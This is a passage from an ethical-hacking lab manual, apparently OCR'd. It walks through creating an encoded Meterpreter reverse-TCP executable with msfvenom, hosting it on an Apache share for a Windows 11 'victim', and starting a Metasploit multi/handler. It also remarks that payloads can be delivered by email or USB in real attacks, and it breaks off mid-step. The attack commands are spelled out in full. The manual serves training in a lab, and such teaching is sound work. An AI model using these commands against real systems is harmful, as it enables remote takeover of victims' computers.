
5. A **Parrot Terminal** window appears. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13** (here, this IP is the **Parrot Security** machine).



6. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **/home/attacker/Desktop**, as shown in the screenshot.

> Note: To navigate to **home/attacker/Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.



7. Now, we need to share **Exploit.exe** with the victim machine. (In This task, we are using **Windows 11** as the victim machine).

8. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

   Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:


   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

   Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

9. Type **ls -la /var/www/html/ | grep share** and press **Enter**.

10. To copy the **Exploit.exe** file into the shared folder, type **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.

11. Type **service apache2 start** and press **Enter** to start the Apache server.




12. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.

13. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.


14. Now, issue the following commands in msfconsole:

    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.

